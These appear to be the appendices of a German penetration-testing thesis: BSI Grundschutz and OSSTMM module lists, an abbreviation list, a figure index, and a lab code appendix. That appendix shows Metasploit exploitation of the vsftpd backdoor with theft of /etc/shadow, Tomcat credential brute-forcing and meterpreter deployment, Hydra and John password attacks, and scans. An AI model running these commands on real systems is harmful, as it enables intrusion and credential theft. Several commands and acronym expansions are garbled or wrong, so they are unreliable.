DER.4 Notfallmanagement

APP: Anwendungen
APP.1.1 Office-Produkte
APP.1.2 Webbrowser
APP.1.4 Mobile Anwendung (Apps)
APP.2.1 Allgemeiner Verzeichnisdienst

---

[154] (BSI, 2022)

APP.2.2 Active Directory
APP.2.3 OpenLDAP
APP.3.1 Webanwendungen und Webservices
APP.3.2 Webserver
APP.3.3 Fileserver
APP.3.4 Samba
APP.3.6 DNS-Server
APP.4.2 SAP-ERP-System
APP.4.3 Relationale Datenbanksysteme
APP.4.4 Kubernetes
APP.4.6 SAP ABAP-Programmierung
APP.5.2 Microsoft Exchange und Outlook
APP.5.3 Allgemeiner E-Mail-Client und -Server
APP.6 Allgemeine Software
APP.7 Entwicklung von Individualsoftware

SYS: IT-Systeme
SYS.1.1 Allgemeiner Server
SYS.1.2.2 Windows Server 2012
SYS.1.3 Server unter Linux und Unix
SYS.1.5 Virtualisierung
SYS.1.6 Containerisierung
SYS.1.7 IBM Z
SYS.1.8 Speicherlösungen
SYS.2.1 Allgemeiner Client
SYS.2.2.2 Clients unter Windows 8.1
SYS.2.2.3 Clients unter Windows 10
SYS.2.3 Clients unter Linux und Unix
SYS.2.4 Clients unter macOS
SYS.3.1 Laptops
SYS.3.2.1 Allgemeine Smartphones und Tablets
SYS.3.2.2 Mobile Device Management (MDM)
SYS.3.2.3 iOS (for Enterprise)
SYS.3.2.4 Android
SYS.3.3 Mobiltelefon
SYS.4.1 Drucker, Kopierer und Multifunktionsgeräte
SYS.4.3 Eingebettete Systeme
SYS.4.4 Allgemeines IoT-Gerät
SYS.4.5 Wechseldatenträger

IND: Industrielle IT
IND.1 Prozessleit- und Automatisierungstechnik
IND.2.1 Allgemeine ICS-Komponente
IND.2.2 Speicherprogrammierbare Steuerung (SPS)
IND.2.3 Sensoren und Aktoren
IND.2.4 Maschine
IND.2.7 Safety Instrumented Systems
IND.3.2 Fernwartung im industriellen Umfeld

NET: Netze und Kommunikation
NET.1.1 Netzarchitektur und -design
NET.1.2 Netzmanagement
NET.2.1 WLAN-Betrieb
NET.2.2 WLAN-Nutzung
NET.3.1 Router und Switches
NET.3.2 Firewall
NET.3.3 VPN

NET.4.1 TK-Anlagen
NET.4.2 VoIP
NET.4.3 Faxgeräte und Faxserver

INF: Infrastruktur
INF.1 Allgemeines Gebäude
INF.2 Rechenzentrum sowie Serverraum
INF.5 Raum sowie Schrank für technische Infrastruktur
INF.6 Datenträgerarchiv
INF.7 Büroarbeitsplatz
INF.8 Häuslicher Arbeitsplatz
INF.9 Mobiler Arbeitsplatz
INF.10 Besprechungs-, Veranstaltungs- und Schulungsraum
INF.11 Allgemeines Fahrzeug
INF.12 Verkabelung
INF.13 Technisches Gebäudemanagement
INF.14 Gebäudeautomation

Anhang II Module von der OSSTMM Zuordnung
I-Module für die Informationsbeschaffung der OSSTMM-Zuordnung

Nr.	*Modulbezeichnung*
I 1	Auswertung öffentlich zugänglicher Daten
I 2	Verdeckte Abfragen von Netzwerkbasisinformationen
I 3	Offensichtliche Abfragen von Netzwerkbasisinformationen
I 4	Verdeckte Durchführung von Portscans
I 5	Offensichtliche Durchführung von Portscans
I 6	Identifikation von Anwendungen
I 7	Identifikation von Systemen
I 8	Verdeckte Identifikation der Router
I 9	Offensichtliche Identifikation der Router
I 10	Verdeckte Identifikation der Firewalls
I 11	Offensichtliche Identifikation der Firewalls
I 12	Recherche nach Schwachstellen
I 13	Identifikation von Anwendungsschnittstellen
I 14	Sammlung von Informationen für Social-Engineering
I 15	Sammlung von Informationen für computerbasiertes Social-Engineering
I 16	Sammlung von Informationen für persönliches Social-Engineering
I 17	Überprüfung der drahtlosen Kommunikation (nur scannend)
I 18	Test der Telefonanlage (Identifikation)
I 19	Test des Voicemailsystems (Identifikation)
I 20	Test des Faxsystems (Identifikation)
I 22	Identifikation von Zutrittskontrollen
I 21	Analyse der physischen Umgebung
I 22	Identifikation von Zutrittskontrollen

Tabelle 9: Übersicht der Module zur Informationsbeschaffung

A.6.1 Checkliste zur Abarbeitung der I-Module Seiten 125 und 126[155]

[155] (BSI, 2020)

E-Module für die Eindringversuche der OSSTMM Zuordnung

Nr.	*Modulbezeichnung*
E 1	Verdeckte Verifikation tatsächlicher Schwachstellen
E 2	Offensichtliche Verifikation tatsächlicher Schwachstellen
E 3	Verifikation tatsächlicher Schwachstellen in Anwendungsschnittstellen
E 4	Verdeckter Test der Router
E 5	Offensichtlicher Test der Router
E 6	Test von Vertrauensbeziehungen zwischen Systemen
E 7	Verdeckter Test der Firewall von außen
E 8	Offensichtlicher Test der Firewall von außen
E 9	Beidseitiger Test der Firewall
E 10	Test des IDS-Systems
E 11	Abhören von Passwörtern
E 12	Test von Passwörtern
E 13	Test von „Denial-of-Service“ Anfälligkeit
E 14	Computerbasiertes Social-Engineering
E 15	Direktes, persönliches Social-Engineering mit physischem Zutritt
E 16	Indirektes, persönliches Social-Engineering ohne physischen Zutritt
E 17	Überprüfung der drahtlosen Kommunikation
E 18	Test der administrativen Zugänge zur Telefonanlage
E 19	Test des Voicemailsystems
E 20	Test der administrativen Zugänge zum Faxsystems
E 21	Test von Modems
E 22	Aktiver Test der Zutrittskontrollen
E 23	Überprüfung der Eskalationsprozeduren

Tabelle 10: Übersicht der Module für aktive Eindringversuche

A.6.2 Checkliste zur Abarbeitung der E-Module Seiten 127 und 127[156]

[156] (BSI, 2020)

Anhang III Code-Beispiele

Eine kleine Auswahl dieser Befehle können Informationen ausspähen, um an Schwachstellen zu gelangen. Alle diese Tests wurden sowohl bei den Syss GmbH Seminaren als auch auf meinen eigenen Rechner in einer VM- Umgebung durchgeführt.

eigene **IP-Adresse** herausfinden

ifconfig

eigene **IP-Adresse** herausfinden

ip addr

eigene **IPv6-Adresse** anzeigen

ip -6 addr show

Buffer-Overflow - Batchdatei mit Kommondo

C:\> net use \\BBBBB...BBBB\B

Backdoor - sensibler Dateien download

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101 3 msf exploit(vsftpd_234_backdoor) > exploit
whoami root
chmod 777 /etc/passwd
chmod 777 /etc/shadow. meterpreter > cd /etc
meterpreter > download shadow 11 meterpreter > download passwd

ICAMP - IP Adresse herausfinden

```
angela@angela:~$ nmap -sn 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-12 10:26 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000071s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

Port-Scan - ausgewählter Ports gegen IP-Range

masscan -p 21,22,23,25, 127.0.0.1 –rate=1000

Full-Port-Scan - gegen Host aus Datei und in XML-File speichern

masscan -p0-65535 -iL host.txt -oX mascan.xml

Port-Scan - ausgewählten Ports und IP-Adresse

```
angela@angela:~$ nmap -p 22, 80, 5060, 5061 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-12 10:33 CEST
Failed to resolve "80,".
Failed to resolve "5060,".
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT   STATE  SERVICE
22/tcp closed ssh

Nmap done: 2 IP addresses (1 host up) scanned in 1.24 seconds
```

nmap - Syn-Scan - Well-Know-Ports

nmap -sS -oA nmap=results -iL hosts.txt

nmap -sS -oA nmap=results -iL 127.0.0.1

Feintunning nmap - Port und min Rate 10 IP

```
angela@angela:~$ nmap -p 22,80 -Pn 5060 --min-rate=10 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-12 10:40 CEST
Nmap scan report for 5060 (0.0.19.196)
Host is up.

PORT   STATE    SERVICE
22/tcp filtered ssh
80/tcp filtered http

Nmap scan report for localhost (127.0.0.1)
Host is up (0.0049s latency).

PORT   STATE  SERVICE
22/tcp closed ssh
80/tcp closed http

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.25 seconds
```

Bannergrabbing - Informationen über Systeme in Netzwerk, um ausgeführte Dienste und offene Ports abzurufen

nmap -su -p 5062 -sV 127.0.0.1

ARP - um aktive Systeme zu ermitteln

arp-scan -g -I eth0 127.0.0.1/24

arp-scan 0l ehto -l

Hydra - einfache Passwort-Rate-Angriffe gegen AD-/lokale Konten durchzuführen

hydra -L user.txt -P pws.txt -e nsr smb://127.0.0.1

John the Ripper - Passwortliste generieren

john –stdout –wordlist=/tmp/words –ru > wordlist.xxx

Passwörter herausfinden mit automatischer Format-Erkennung

john hashes.txt

Passwörter herausfinden mit automatischer Format-Erkennung mit Regeln

John –format=lm --wordlist=/tmp/wordlist.txt –ru hashes.txt

DNS-Bruteforcing IPv6

dnsdict6 -6 Wörterbuch Domain dnsdict6 -6 -s heise.de

DNS-Enumeration

dnsrevenum6 nameserver prefix

Metasploit[157] - Scan des HTTP-Ports

msf6 > use auxiliary/scanner/http/http_version Matching Modules==========
 # Name
Disclosure Date Rank Check Description
0 auxiliary/scanner/http/http_version normal No
HTTP Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
[*] Using auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOST 10.0.2.7/24 RHOST => 10.0.2.7/24
msf6 auxiliary(scanner/http/http_version) > run
[+] 10.0.2.7:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

-> Port 80 läuft auf Apache/2.2.8 (Ubuntu) und PHP Version /5.2.4-2ubuntu5.10.

vgl.[157] (metasploit)

Metasploit[158] - Scan des FTP-Ports

msf6 > use auxiliary/scanner/ftp/ftp_login Matching Modules
==========
 # Name
Disclosure Date Rank Check Description
0 auxiliary/scanner/ftp/ftp_login normal No
FTP Authentication Scanner
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOST 10.0.2.7/24 RHOST => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 10.2.0.7:21 - 10.2.0.7:21 - Starting FTP login sweep
[*] 10.2.0.7:21 - Error: 10.2.0.7: Metasploit::Framework::LoginScanner::Invalid 4
[+] 10.2.0.7:21 - Successful FTP login for 'kali ':'kali '
5 [*] 192.168.56.101:21 - User 'msfadmin ' has READ / WRITE access
[*] 10.2.0.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
-> Fehlkonfiguration anhand des FTP-Service auf Port 21. Sicherheitslücken können auf beliebige FTP-Client-Rechte auf der Verzeichnisstruktur mit Metasploitable2 zugreifen

Metasploit[159] - **Tomcat Manager Vulnerability Scan** - Connector Port 8180

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.0.2.7
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
msf auxiliary(tomcat_mgr_login) > run
[+] http://10.0.2.7:8180/manager/html [Apache-Coyote/1.1]
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.7:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.7:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[Tomcat Application Manager] successful login 'tomcat' : ' tomcat '

-> Port 8180 läuft auf Tomcat Server mit Passwort: *' tomcat '*

---

vgl.[158] (metasploit)
vgl.[159] (metasploit)

Metasploit[160] **-** Exploit-Schwachstelle

msf > use exploit/multi/http_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOSTS 10.0.2.7
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat msf
exploit(tomcat_mgr_deploy) > set PASSWORD tomcat msf exploit(tomcat_mgr_deploy)
> set URL /manager/html msf exploit(tomcat_mgr_deploy) > set TARGET 1
msf exploit(tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/ bind_tcp msf
exploit(tomcat_mgr_deploy) > exploit

-> ”show targets” wird mit JAVA-VM festgelegt und zeigt mit ”show targets” eine Liste anwendbarer Payloads, wo eine Kommunikation zum Angreifer über einen vorgesehnen Port gestartet wird.

Netcat - Listener-Sender - httptunnel

sudo netstat -lntp I grep ht

```
angela@angela:~/httptunnel$ sudo netstat -lntp | grep ht
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
 5579/hts
angela@angela:~/httptunnel$
```

Server **tcp port:12345** listen **5579/hts** – Welcher Port wird verwendet?

-l -listening
-n -numeric
-h -host
-t -tcp
-p -program
-hts -host REMOTE server
-grep -zeigen von Dienstnamen oder Port

netcat -lvp 4000

```
angela@angela:~/httptunnel$ netcat -lvp 4000
Listening on 0.0.0.0 4000
```

Listening port: **4000**

start httptunnel Client:

htc -F 5000 127.0.0.1:12345

```
angela@angela:~/httptunnel$ htc -F 5000  127.0.0.1:12345
```

einrichten **httptunnel-Client** ein, um **localhost:12345** an **REMOTE_IP:127.0.0.1** über einen lokalen Proxy bei **PROXY_ADDRESS:5000** weiterzuleiten

-F -Forward-Port PORT
verwenden von **TCP-Port PORT** für die Ein- und Ausgabe

---

vgl.[160] (metasploit)

einrichten von httptunnel-Client, um **Port 5000** abzuhören und an den **SERVER_IP:12345** weiterzuleiten

sudo netstat -lntp I grep ht

```
angela@angela:~/httptunnel$ sudo netstat -lntp | grep ht
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
 5579/hts
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
 6220/htc
```

Listen lauschende TCP- und UDP-Ports auf (+ Benutzer und Prozess, wenn Sie **root** sind)

-l -listening
-n -numeric
-h -host
-t -tcp
-p -program
-hts -host REMOTE server
-grep -zeigen von Dienstnamen oder Port

netcat localhost 5000

```
angela@angela:~/httptunnel$ netcat localhost 5000

Hallo this its the client
```

schreiben auf Client

netcat -lvp 4000

```
angela@angela:~/httptunnel$ sudo netstat -lntp | grep ht
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
 5579/hts
angela@angela:~/httptunnel$ netcat -lvp 4000
Listening on 0.0.0.0 4000
Connection received on localhost 49410

Hallo this its the client
```

Lesen der Textnachricht auf Server

-l -listening
-v -verbose
-p -program

Anhang IV Abkürzungsverzeichnis

2FA	Zwei-Faktor-Authentifzierung
ACS	Allianz for Cyber-Security
AD	Active Directory
ADFS	Active Directory Federation Services
AI	Artificial intelligence
APT	Advanced Persistent Threats
AV	*Antivirus*
AWS	Amazon Web Services
B2B	Business-to-Business
B2C	Business-to-Consumer
BAD	Botnet Activity Detection
BAFin	Bundesanstalt für Finanzdienstleistungsaufsicht
BBK	Bundesamt für Bevölkerungsschutz und Katastrophenhilfe
BetrVG	Betriebsverfassungsgesetz
BDSG	Bundesdatenschutzgesetz
BGP	Border Gateway Protocol
BMBF	Bundesministerium für Bildung und Forschung
BMI	Bundesministerium des Inneren
BMVg	Bundesministerium der Verteidigung
BMWK	Bundesministerium für Wirtschaft und Klimaschutz
BSI	Bundesamt für Sicherheit in der Informationstechnik
BSIG	Gesetz über das Bundesamtes für Sicherheit in der Informationstechnik
BYOD	Bring Your Own Device
CCaaS	Cybercrime-as-a-Service
CDR	Corporate Digital Responsibility
CERT	Computer Emergency Response Team
CISA	Certified Information Systems Auditor
CMS	Content management system
COMSEC	Communications Security
CSS	Cross-Site Scripting
CSR	Corporate Social Responsibility
CSRF	Cross-Site-Request-Forgery
CPU	Central Processing Unit
CVD	Coordinated Vulnerability Disclosure
CVE	Common Vulnerabilities and Exposures
DDoS	Distributed Denial of Service
DIAG	Diagonalmatrix
DLL	Dynamic Link Library
DLR-PT	Deutschen Zentrums für Luft- und Raumfahrt Projektträger
DMZ	Demilitarized Zone
DNS	Domain Name System
DoS	Denial of service
EDR	Endpoint Network Detection
EMEA	European Medicines Agency
Enisa	The European Union Agency for Cybersecurity
EOI	End-of-Life
ES	Embedded Security
EU	European Union
FI CODE	*Forschungsinstitut Cyber Defence*
GPU	Graphics Processing Unit
HANA	High Performance Analytic Appliance

HGB	Handelsgesetzbuch
HTPP	Hypertext Transfer Protocol
IANA	Internet Assigned Numbers Authority
IBM	International Business Machine
ICM	Internet Communication Manager
ICS	Evaluations for Industrial Control Systems
IDS	Intrusion Detection Scan
IEC	International Electrotechnical Commission
IEE	Industrie Engineering Effizienz
ILS	Intelligent Light System
IOS	Internetwork Operating System
IP	Internet Protocol
ISMS	Information Security Management System
ISACA	Information Systems Audit and Control Association
ISO	Internationale Organisation für Normung
IT	Informationstechnik
IoT	Internet of Things
JSON	JavaScript Object Notation
KAS	Kaspersky Anti-Spam
KISKA	International Brand and Design Agency
KonTraG	Gesetz zur Kontrolle und Transparenz im Unternehmensbereich
KRITIS	Critical infrastructures
KWG	Kreditwesengesetz
LAN	Local Area Network
LDAP	Lightweight Directory Access Protoco
MAV	Mail Anti-Virus
MDStV	Staatsvertrag für Mediendienste
MITM	Man-in-the-Middle
MSSQL	Microsoft SQL Server
NAS	Network Attached Storage
NATO	North Atlantic Treaty Organization
NDR	Network Detection
NIST	National Institute of Standards and Technology
NKCS	Nationale Koordinierungszentrum für Cybersicherheit
NTFS	*New Technology File System*
OAS	On-Access Scan
OAuth	Single Sign-on-Dienste
ODS	On-Demand Scan
OIDC	OpenID Connect
OpenVAS	Open Vulnerability Assessment System
OS	*Operating System*
OSI	Open System Interconnection
OSSTMM	Open-Source Security Testing Methodology Manual
OUs	Organisational Units
OWASP	Open Web Application Security Project
OWL	Web Ontology Language
OZG	Onlinezugangsgesetz
QKD	Quantrum Key Distribution
P2P	Pay-to-Play
PC	Personal Computer
PCI DSS	Datensicherheitsstandard der Zahlungskartenindustrie
PDF	Portable Document Format
PMI	Project Management Institutes

PIN	Personal Identification Number
PKI	Public Key Infrastrukturen
PHYSSEC	Physical Security
POC	Proof of Concept
PUP	potenzielle unerwünschte Programme
PXE	Preboot eXecution Environmen
RaaS	Ransomware-as-a-Service
RDP	Remote Desktop Protocol
REST	Representational State Transfer
RFC	Request for Comments
RMW	Ransomware
RSA	Rivest–Shamir–Adleman
SIEM	Security Information and Event Management
SNMP	Simple Network Management Protocol
SPECSEC	Special Security Service
SQL	Structured Query Language
SOAP	Simple Object Access Protocol
SOC	Security Operations Center
SSH	Secure Socket Shell,
TAN	Transaktionsnummer
TCP	Transmission Control Protocol
TDG	Teledienstgesetz
TDDSG	Teledienstdatenschutzgesetz
TKG	Telekommunikationsgesetz
TLS	Transport Layer Security
UAC	User Account Control
UDD	**Universal Device Driver**
UEBA	Modul für User and Entity Behavior Analytics
UHF	*Ultra-High-Frequency*
URL	Uniform Resource Locator
USB	Universeller Serieller Bus
VLAN	Virtual Local Area Networks
VoIP	Voice-over-IP
VPN	*Virtual Private Network*
VSA	Virtuel System Administrator
VUL	Vulnerability Scan
WAN	Wide Area Network
WAV	Web-Anti-Virus
WIP	Warn- und Informationsdienst
WLAN	Wireless LAN
XSS	Cross Site Scripting
XML	eXtensible Markup Language
ZKDSG	Zugangskontrolldienstschutzgesetz

Anhang V Abbildungsverzeichnis

Abbildung 10: Phase 1 (Teilansicht)
Bundesamt für Sicherheit in der Informationstechnik – BSI.
ANGRIFFSMETHODEN - Register aktueller Cyber-Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, Juli 2018, S.2

Abbildung 11: Live-Cyber-Angriffskarte in Echtzeit weltweit
Kaspersky.
https://cybermap.kaspersky.com

Abbildung 12: Phase 2 (Teilansicht)
Bundesamt für Sicherheit in der Informationstechnik – BSI.
ANGRIFFSMETHODEN - Register aktueller Cyber-Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, Juli 2018, S.2

Abbildung 13: Phase 3 (Teilansicht)
Bundesamt für Sicherheit in der Informationstechnik – BSI.
ANGRIFFSMETHODEN - Register aktueller Cyber-Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, Juli 2018, S.2

Abbildung 14: Übersicht von MITRE ATT&CK®-Matrix
MITRE ATT&CK. *ICS Matrix.*
https://attack.mitre.org/matrices/ics/

Abbildung: 15: Common Attack-Vectors
Linda Rosencrance. *Social engineering.*
https://www.techtarget.com/searchsecurity/definition/social-engineering

Abbildung 16: passive Angriffe
yubico. *Cyber Attack Definition.*
https://www.yubico.com/resources/glossary/cyber-attack/

Abbildung 17: active Angriffe
yubico. *Cyber Attack Definition.*
https://www.yubico.com/resources/glossary/cyber-attack/

Abbildung 18: häufige Cyber-Attacken weltweit
yubico. *Cyber Attack Definition.*
https://www.yubico.com/resources/glossary/cyber-attack/

Abbildung 19: Malware Typen
yubico. *Cyber Attack Definition.*
https://www.yubico.com/resources/glossary/cyber-attack/

Abbildung 20: Smart grids overview
Avci, Isa. *Investigation of Cyber-Attack Methods and Measures in Smart Grids.*
https://www.researchgate.net/publication/357254963_Investigation_of_Cyber-Attack_Methods_and_Measures_in_Smart_Grids, August 2021, S.1063

Abbildung 21: Ausschluss der Module durch die Klassifikation
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Durchführungskonzept für Penetrationstests.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=2, S.13

Abbildung 22: Ablauf eines IS-Penetrationstest
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Ein Praxis-Leitfaden für IS-Penetrationstests.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Sicherheitsberatung/Pentest_Webcheck/Leitfaden_Penetrationstest.pdf?__blob=publicationFile&v=3, 2016, S.31

Abbildung 23: Phase 1 – Vorbereitung des Penetrationstests
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Register aktueller Cyber- Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, S.2

Abbildung 24: Phase 2 – Informationsbeschaffung
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Register aktueller Cyber- Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, S.2

Abbildung 25: Phase 3 – Bewertung der Informationen und Risikoanalyse
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Register aktueller Cyber- Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, S.2

Abbildung 26: Phase 4 – Durchführung aktiver Eindringversuche
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Register aktueller Cyber- Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, S.2

Abbildung 27: Phase 5 – Abschlussanalyse und Nacharbeiten durchführen
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Register aktueller Cyber- Gefährdungen und -Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, S.2

Abbildung 28: Pentest Level
Werner, Denis. *Penetrationstests / Technische Audits.*
HiSolutions führt Penetrationstests und technische Audits durch.
https://www.hisolutions.com/security-consulting/cybersecurity/penetrationstests-technische-audits

Abbildung 29: OSSTMM -Audits
Avila Pesantez, Diego Fernando; Karina Arellano, Karina; Vaca-Cardenas, Leticia Azucena; Arellano, Alberto.
Towards-a-Security-Model-against-Denial-of-Service-Attacks-for-SIPTraffic.
https://www.researchgate.net/figure/Adapted-OSSTMM-Phases-15_fig3_322494981, Januar, 2018, S.83

Abbildung 30: Penstrationtest-Module von der Syss GmbH in Tübingen
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.17

Abbildung 31: Modul IP-RANGE
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.21

Abbildung 32: Modul WEBAPP
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.23

Abbildung 33: Modul WEBSERVICE
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.27

Abbildung 34: Modul LAN/CLEAN
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.32

Abbildung 34: Modul LAN/CLEAN
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.33

Abbildung 35: Modul LAN/TRAINEE
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.33

Abbildung 36: Modul LAN/CLIENT bzw. LAN/SERVER
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.34

Abbildung 37: Modul LAN/AD
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.35

Abbildung 38: Modul LAN/VOIP/UC
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.42

